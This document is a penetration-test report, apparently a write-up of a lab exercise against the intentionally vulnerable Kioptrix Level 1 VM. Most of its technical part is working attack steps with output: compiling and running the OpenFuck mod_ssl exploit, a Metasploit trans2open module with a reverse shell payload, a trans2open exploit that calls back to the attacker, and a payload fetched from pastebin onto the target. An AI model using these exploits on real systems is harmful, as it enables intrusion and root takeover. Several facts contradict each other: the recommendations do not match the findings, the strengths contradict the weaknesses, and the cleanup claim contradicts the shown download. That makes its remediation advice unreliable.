VulnHub – Kioptrix VM - Level 1

Host Penetration Testing Report

Confidential

Date: May 28th, 2024
Project: 897-19
Version 1.0

Table of Contents

Assessment Overview

This section provides an overview of the assessment conducted on the host system. The assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the host. The assessment included both automated scanning and manual verification techniques to ensure comprehensive coverage.

VM Link : https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Scope

Machine Name	IP Address	Remark
Kioptrix	192.168.237.160	(Red-Hat/Linux)

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- Metasploit Framework
- Feroxbuster
- SMBClient

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

The server has 6 open ports and following services are running.

PORT	SERVICE
22/tcp	SSH
80/tcp	HTTP
111/tcp	rpcbind
139/tcp	netbios-ssn
443/tcp	HTTPS
32768/tcp	filenet-tms

Strengths

- No permission for SMB share IPC$ even use anonymous login.

Weaknesses

- Using vulnerable version of Samba which can lead to remote code execution.
- Using vulnerable version of Apache HTTP Server which can lead to remote code execution.
- Anonymous login available for SMB share IPC$.

Vulnerability Summary

2	0	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL	Critical	Disable multicast name resolution via GPO.
Trans2open – Samba	Critical	Use Group Managed Service Accounts (GMSA) for privileged services.

Technical Findings

OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL

Description:	OpenLuck is a vulnerability affecting Apache's mod_ssl module, specifically versions prior to 2.8.7 OpenSSL. It allows attackers to exploit weaknesses in the OpenSSL library, potentially leading to unauthorized access via remote code execution.
Impact:	**Likelihood – Critical** Adversaries can easily exploit this vulnerability using public exploits. **Impact - Critical** Adversaries can exploit this vulnerability and gain remote access to the target machine and able to execute commands remotely as root user.
System:	Kioptrix
Tools Used:	Kali Linux OS
References:	https://github.com/heltonWernik/OpenLuck

Proof of Concept (PoC)

The vulnerability can be exploit using following script. (https://github.com/heltonWernik)

We could able to gain a root shell.

```
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                  @   1.92 MB/s

13:57:30 (982.91 KB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1420
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
```

Mitigation

Upgrade Apache mod_ssl to a latest version.

Trans2open – Samba

Description:	This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.
Impact:	**Likelihood – Critical** Adversaries can exploit this vulnerability easily using Metasploit-framework **Impact - Critical** Adversaries can exploit this vulnerability and gain remote access to the target machine and able to execute commands remotely as root user.
System:	Kioptrix
Tools Used:	Kali Linux OS, Metasploit Framework
References:	https://github.com/KernelPan1k/trans2open-CVE-2003-0201 https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open

Proof of Concept (PoC)

The vulnerability can be exploit using following script.
(https://github.com/KernelPan1k/trans2open-CVE-2003-0201)

We could able to gain a root shell.

```
┌──(root㉿kali)-[~/Desktop/test/trans2open-CVE-2003-0201]
└─# ./trans2open 0 192.168.237.160 192.168.237.128
[+] Listen on port: 45295
[+] Connecting back to: [192.168.237.128:45295]
[+] Target: Linux
[+] Connected to [192.168.237.160:139]
[+] Please wait in seconds ... !
[+] Yeah, I have a root ....!
-----------------------------
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
/bin/bash -i
bash: no job control in this shell
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]#
```

Mitigation

Upgrade Samba to a latest version.

Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

There are 2 attacks listed below.

1. OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL
2. Trans2open – Samba

1. OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL

Find Samba Version

Use msfconsole auxiliary to find SMB version.

Exploit

Exploit using a github tool and gained a root shell using following commands.


In Attacker Shell

```
git clone https://github.com/heltonWernik/OpenFuck.git
cd OpenFuck
apt-get install libssl-dev
gcc -o OpenFuck OpenFuck.c -lcrypto

# Find offset according to Apache version
./OpenFuck | grep 1.3.20

# Exploit
./OpenFuck 0x6b 192.168.237.160 -c 40

# Stable Shell
/bin/bash -i
```



Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
0K ... @ 1.92 MB/s
13:57:30 (982.91 KB/s) - `ptrace-kmod.c' saved [4026]
ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1420
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
Traceback (innermost last):
File "<string>", line 1, in ?
File "/usr/lib/python1.5/pty.py", line 101, in spawn
mode = tty.tcgetattr(STDIN_FILENO)
termios.error: (22, 'Invalid argument')
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: python3: command not found
/bin/bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix tmp]#

2. Trans2open – Samba

Method - 1

Exploit using following msfconsole exploit module.

In Attacker Shell
msfconsole use exploit/linux/samba/trans2open set payload linux/x86/shell_reverse_tcp set RHOST 192.168.237.160 exploit # Stable Shell /bin/bash -i




Method – 2

Exploit using following github exploit code.

In Attacker Shell

`git clone https://github.com/KernelPan1k/trans2open-CVE-2003-0201.git`
`cd trans2open-CVE-2003-0201`
`gcc trans2open.c -o trans2open`
`./trans2open 0 192.168.237.160 192.168.237.128`
 	
`# Stable Shell`
`/bin/bash -i`



Cleanup

Nothing to clean up. All 2 exploit scripts ran on attacker machine. Nothing downloaded to the target machine.

Conclusion

This machine is highly vulnerable to 2 remote code execution attacks. During the pentest I successfully exploit this machine twice using 2 different vulnerabilities and gained root access.

Immediate actions required to patch those vulnerabilities ASAP.